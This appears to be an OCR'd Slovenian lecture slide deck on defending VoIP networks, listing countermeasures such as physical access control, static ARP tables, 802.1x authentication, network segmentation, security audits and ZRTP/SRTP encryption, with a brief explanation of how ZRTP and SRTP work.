
# Rešitve?

# Možne rešitve

- Fizična varnost:
  - kontrola dostopov v prostore;
  - pregled in popis ožičenja;
  - varovanje opreme tudi znotraj omrežja.
- Omrežje:
  - uporaba statičnih ARP tabel na omrežnih stikalih (težava: večja nefleksibilnost omrežja, ker je treba MAC naslov omrežne naprave pred tem vpisati v ARP tabelo na omrežnem stikalu);
  - uporaba 802.1x avtentikacije na telefonih.
  - preveriti dizajn oz. segmentacijo omrežja: preveriti razdelitev omrežja na podomrežja (ang. subnet), da se ne uporabljajo omrežni mostovi (ang. bridge),...
- Izvedba informacijsko-varnostnega pregleda s strani neodvisnih strokovnjakov ter redno izvajanje informacijsko-varnostnih pregledov.
- Uporaba ZRTP/SRTP šifriranja na telefonih.

# ZRTP / SRTP

- ZRTP je kriptografski protokol za izmenjavo (sejnih) šifrirnih ključev dveh končnih naprav v VoIP omrežju.
- ZRTP najprej ugotovi ali odjemalec (ang. *peer*) na drugi strani prav tako podpira ZRTP, nato pa si oba odjemalca s pomočjo Diffie-Hellmanovega protokola izmenjata šifrirne ključe).
- Sledi preklop komunikacije v SRTP način.




Vir in avtorstvo: http://www.zrtp.org/zrtp-protocol

- SRTP (Secure Real-time Transport Protocol) je protokol za šifriranje RTP komunikacij, overjanje in zagotavljanje integritete RTP podatkov ter preprečevanje tim. replay napada.

**BUSTED!**

**vprašanja?**